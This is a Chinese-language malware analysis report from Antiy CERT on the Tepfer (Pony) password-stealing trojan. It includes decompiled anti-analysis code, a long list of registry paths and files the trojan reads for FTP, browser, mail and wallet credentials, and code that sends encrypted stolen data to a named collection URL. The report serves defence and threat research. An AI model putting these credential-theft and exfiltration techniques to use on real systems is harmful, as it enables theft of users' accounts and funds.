疯狂的窃密者——TEPFER

安天安全研究与应急处理中心(Antiy CERT)

发布时间：2015 年 9 月 28 日 16 时

目 录

1 概述

近期，安天 CERT（安全研究与应急处理中心）研究人员发现木马家族 Tepfer 较为活跃，“中文名：小马（Pony）”。该家族最早出现于 2011 年，以窃取 FTP、邮箱、网站、比特币等账号和密码为目的，至今已有数十万变种。Tepfer 主要通过注册表项或子键获取 FTP 的账号并获取安装目录下的.dat 加密文件，通过破解算法获取密码；通过自带密码表尝试破解系统开机密码并辅助用来破解 chrome 浏览器缓存的网站登陆账号、密码信息；通过.dat 文件窃取比特币信息。

Tepfer 家族可以盗取 60 种以上的 FTP 客户端软件所保存的密码；10 种以上的浏览器保存的密码；31 种比特币信息；还能获取多个邮件客户端所保存的密码，可推测恶意代码作者熟练掌握各种密码的存储方案和破解方法。该家族是一个无需交互、自动窃密并上传的木马家族，主要利用垃圾邮件进行传播，并将窃取的这些信息加密后上传到指定的网站。

2 样本标签

病毒名称	Trojan[PSW]/Win32.Tepfer
原始文件名	blow.exe
MD5	D8C177781BA316966CE0567253C67CE1
处理器架构	X86-32
文件大小	84.5 KB (86,528 字节)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2015-05-27 22:44:00
数字签名	NO
加壳类型	无
编译语言	Borland Delphi v6.0 - v7.0
VT 首次上传时间	2015-06-19
VT 检测结果	39/57

3 代码分析

Tepfer 使用 Push/Retn 来代替正常跳转 call[地址]，这种方法在 Tepfer 代码中使用的次数非常多。如下图，将地址 0040F310 压入栈中，使用 retn 跳转到地址 0040F310 处；而正常程序通常直接使用 call 0040F310。



图 1 使用 Push/Retn 来代替正常跳转 call[地址]

Tepfer 具有对抗卡巴斯基启发式的功能：

```
int __usercall m_kav<eax>(int result<eax>, int a2<ebp>)
{
  int v2; // ST00_4@2

  for ( *(_DWORD *)(a2 - 4) = 19131012; *(_DWORD *)(a2 - 4); --*(_DWORD *)(a2 - 4) )
  {
    v2 = result;
    GetTickCount();
    result = 2 * v2;
  }
  return result;
}
```

图 2 对抗卡巴斯基启发式

Tepfer 检查自身是否运行在调试环境中，如果是，则退出。获取系统 SID 后，提升自身权限，如果不成功则遍历系统进程，查找 explorer.exe 进程，模拟用户登陆操作，如果成功则直接获取系统用户名，同时获取系统版本及操作系统类型及用户所在的国家。同时向注册表项 HKEY_CURRENT_USER\Software\WinRAR 中，添加键"HWID"，值为 {70D82799-6E6E-483B-B515-DF854CEB107F}。"HWID"键及键值用于回传的信息中。

```
[HKEY_CURRENT_USER\Software\WinRAR]
"HWID"=hex:7b,37,30,44,38,32,37,39,39,2d,36,45,36,45,2d,34,38,33,42,2d,42,35,\
  31,35,2d,44,46,38,35,34,43,45,42,31,30,37,46,7d
```



图 3 添加注册表键值

Tepfer 在检测系统中安装了哪些 FTP 软件、浏览器、工具，以及窃取密码所用的方法上非常具体，可以看出恶意代码作者进行了大量的信息收集、资料整理、账号密码存放位置的研究等工作，熟悉各种网页、数据库、邮箱、其他工具的密码存储方案。

oftware_hisler\Total Commander	oftware\FTPClient\Sites
oftware_hisler\Windows Commander	oftware\FTPWare\COREFTP\Sites
oftware\AceBIT	oftware\GlobalSCAPE\CuteFTP 6 Home\QCToolbar
oftware\Adobe\Common	oftware\GlobalSCAPE\CuteFTP 6 Professional\QCToolbar
oftware\BPFTP	oftware\GlobalSCAPE\CuteFTP 7 Home\QCToolbar
oftware\BPFTP\Bullet Proof FTP\Main	oftware\GlobalSCAPE\CuteFTP 7 Professional\QCToolbar
oftware\BPFTP\Bullet Proof FTP\Options	oftware\GlobalSCAPE\CuteFTP 8 Home\QCToolbar
oftware\BulletProof Software\BulletProof FTP Client\Main	oftware\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar
oftware\BulletProof Software\BulletProof FTP Client\Options	oftware\GlobalSCAPE\CuteFTP 9\QCToolbar
oftware\ChromePlus	OFTWARE\LeapWare
OFTWARE\Classes\TypeLib\{9EA55529-E122-4757-BC79-E4825F80732C}	oftware\LeechFTP
OFTWARE\Classes\TypeLib\{F9043C88-F6F2-101A-A3C9-08002B2F49FB}\1.2\0\win32	oftware\Martin Prikryl
oftware\CoffeeCup Software	oftware\MAS-Soft\FTPInfo\Setup
oftware\CoffeeCup Software\Internet\Profiles	oftware\Microsoft\Internet Explorer\IntelliForms\Storage2
oftware\Cryer\WebSitePublisher	oftware\Microsoft\Windows\CurrentVersion\Explorer\Shell
oftware\ExpanDrive\Sessions	Folders
oftware\Far Manager\Plugins\FTP\Hosts	oftware\Mozilla
oftware\Far Manager\SavedDialogHistory\FTPHost	oftware\NCH Software\ClassicFTP\FTPAccounts
oftware\Far2\Plugins\FTP\Hosts	OFTWARE\NCH Software\Fling\Accounts
oftware\Far2\SavedDialogHistory\FTPHost	oftware\Nico Mak Computing\WinZip\FTP
oftware\Far\Plugins\FTP\Hosts	oftware\Nico Mak Computing\WinZip\mru\jobs
oftware\Far\SavedDialogHistory\FTPHost	OFTWARE\Robo-FTP 3.7\FTPServers
oftware\FileZilla	OFTWARE\Robo-FTP 3.7\Scripts
oftware\FileZilla Client	oftware\SimonTatham\PuTTY\Sessions
oftware\FlashFXP	oftware\SoftX.org\FTPClient\Sites
oftware\FlashFXP\3	oftware\Sota\FFFTP
oftware\FlashFXP\4	oftware\Sota\FFFTP\Options
oftware\FlashPeak\BlazeFtp\Settings	oftware\South River Technologies\WebDrive\Connections
oftware\FTP Explorer\FTP Explorer\Workspace\MFCToolBar-224	oftware\TurboFTP
oftware\FTP Explorer\Profiles	oftware\VanDyke\SecureFX

上表是 Tepfer 查询的注册表项，Tepfer 使用指定的注册表项或键值、指定的.ini 文件、指定的.dat 文件、指定的目录及文件等方式窃取账号和密码。下图为使用指定注册表项查询：

图 4 查询指定注册表项



图 5 获取 FTP 用户名和密码

通过.ini 文件获取用户名密码：

图 6 通过.ini 文件获取用户名密码

可以通过以下.ini 获取对应的 FTP 软件的用户名和密码：

wcx_ftp.ini	wiseftpsrvs.ini	NDSites.ini	project.ini
sites.ini	wiseftp.ini	ftpsite.ini	Accounts.ini
32BitFtp.ini	profiles.ini		

还可以通过 sm.dat 文件获取 CuteFTP 软件的用户名和密码。

Tepfer 内部包含一个加密的密码表，解密算法是异或 1，解密后的密码表用于暴力破解系统开机密码。密码表见附录一。破解代码如下图所示：



图 7 使用密码表暴力破解系统开机密码

Tepfer 还可以通过浏览器窃取用户已保存的网站登陆账号和密码，以 Chrome 浏览器举例，Chrome 将用户保存的网站密码存储在本机目录中：

%Application Data%\Google\Chrome\User Data\Default\Login Data

该文件是 SQLite 数据库文件，并使用系统账户密码进行了加密。Tepfer 通过暴力破解系统开机密码，可以间接解密用户使用 Chrome 浏览器保存在本机中的网站登陆账号和密码。

其他软件的账号和密码这里不进行具体的介绍。

Tepfer 将收集到的信息保存到 SQLite 数据库中，并使用 RC4 算法加密，发送至远程服务器：

http://obiheros.com/prod/panel/gate.php

```
UrlComponents.dwStructSize = 60;
UrlComponents.lpszUrlPath = v18;
UrlComponents.dwHostNameLength = 4095;
UrlComponents.dwUrlPathLength = 4095;
if ( InternetCrackUrlA(lpString, 0, 0, &UrlComponents) )
{
  if ( UrlComponents.lpszHostName )
  {
    if ( ObtainUserAgentString(0, pszUAOut, &cbSize) < 0 )
      wsprintfA(
        lpString,
        "POST %s HTTP/1.0\r\nHost: %s\r\nAccept: */*\r\nAccept-Encoding: identity, *;q=0\r\
        v18,
        hMem,
        len,
        "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)");
    else
      wsprintfA(
        lpString,
        "POST %s HTTP/1.0\r\nHost: %s\r\nAccept: */*\r\nAccept-Encoding: identity, *;q=0\r\
        v18,
        hMem,
        len,
        pszUAOut);
    v9 = sub_40380C(hMem, 0, UrlComponents.nPort);
```

图 8 信息回传



图 9 回传的加密信息

4 Tepfer 窃取的密码类型

据统计，Tepfer 家族可以盗取 60 多种 FTP 客户端所保存的密码信息，种类见下图：

32bit FTP	Cyberduck	FreshFTP	FTPShell	sherrod FTP
3D-FTP	DeluxeFTP	Frigate3 FTP	GoFTP	Sitemapper
AceFTP	DirectFTP	FTP Commander	LeachFTP	SmartFTP
ALFTP	Easy FTP	FTP Control	LeapFTP	Staff-FTP
BitKinex	ExpanDrive	FTP Explorer	LinasFTP	Turbo FTP
BlazeFTP	FastTrackFTP	FTP Now	MyFTP	UltraFTP

BulletProof FTP	FFFTP	FTP Surfer	NetDrive	WebDrive
ClassicFTP	FileZilla	FTP Voyager	NovaFTP	WinFTP
CoffeeCup FTP	FireFTP	FTPGetter	Xftp	WinSCP
CoreFTP	FlashFTP	FTPInfo	Robo-FTP	WiseFTP
CuteFTP	FreeFTP	FTPRush	SecureFX	WS_FTP
OdinSecure FTP Expert				

Tepfer 尝试窃取邮件客户端敏感信息：

Becky!	IncredMail	Outlook
Pocomail	The Bat!	Thunderbird
Windows Live Mail	Windows Mail	

Tepfer 尝试窃取浏览器敏感信息：

ChromePlus	Mozilla	Comodo Dragon	Chromium SRWare Iron	K-Meleon
FireFox	SeaMonkey	Internet Explorer	Yandex Internet	CoolNovo
Oprea	RockMelt	Goole Chrome	FastStore Browser	

Tepfer 对文件进行暴力搜索，收集 31 种类型的比特币：

Anoncoin	Digitalcoin	I0coin	Megacoin	Primecoin
BBQcoin	Fastcoin	Infinitecoin	Mincoin	Quarkcoin
Bitcoin	Feathercoin	Ixcoin	Namecoin	Tagcoin
Bytecoin	Florincoin	Junkcoin	NovaCoin	Terracoin
Craftcoin	Freicoin	Litecoin	Phoenixcoin	Worldcoin
Devcoin	GoldCoin	Luckycoin	PPCoin	Yacoin
Zetacoin				

Tepfer 尝试窃取其他工具的敏感信息：

Adobe Common SiteServers	CoffeeCup Vissual	Centificate	NET File	Fling
Bromium(Yandex Chrome)	Directory Opus	Dreamweaver	Putty	Flock
Total Commander	Site Designer	NexusFile	RDP	WinZip
WebSitePublisher	FAR Manager	Nichrome	Epic	

5 总结

安天 CERT 研究人员发现， Tepfer 家族至今活跃范围仍然很广泛， 且 Tepfer 家族的信息接收服务器数量在近期仍在增长。Tepfer 家族的作者对 FTP 的兴趣极大，制作了相当繁杂的账号及密码的窃取方法，

想必一定花费了作者不少的时间和精力。Tepfer 的自我更新能力不强，因其作者更注重代码的质量和细节。Tepfer 家族的作者在全球范围内收集密码信息，以备它用。

安天 CERT 提醒广大用户，及时修改 FTP 软件的默认密码保存位置，不要使用简单的开机密码。

附录一：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为拥有四个研发中心、监控预警能力覆盖全国、产品与服务辐射多个国家的先进安全产品供应商。安天历经十五年持续积累，形成了海量安全威胁知识库，并综合应用网络检测、主机防御、未知威胁鉴定、大数据分析、安全可视化等方面经验，推出了应对持续、高级威胁（APT）的先进产品和解决方案。安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是 CNNVD 六家一级支撑单位之一。安天移动检测引擎是获得全球首个 AV-TEST（2013）年度奖项的中国产品，全球超过十家以上的著名安全厂商都选择安天作为检测能力合作伙伴。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）

http://www.antiy.net （英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn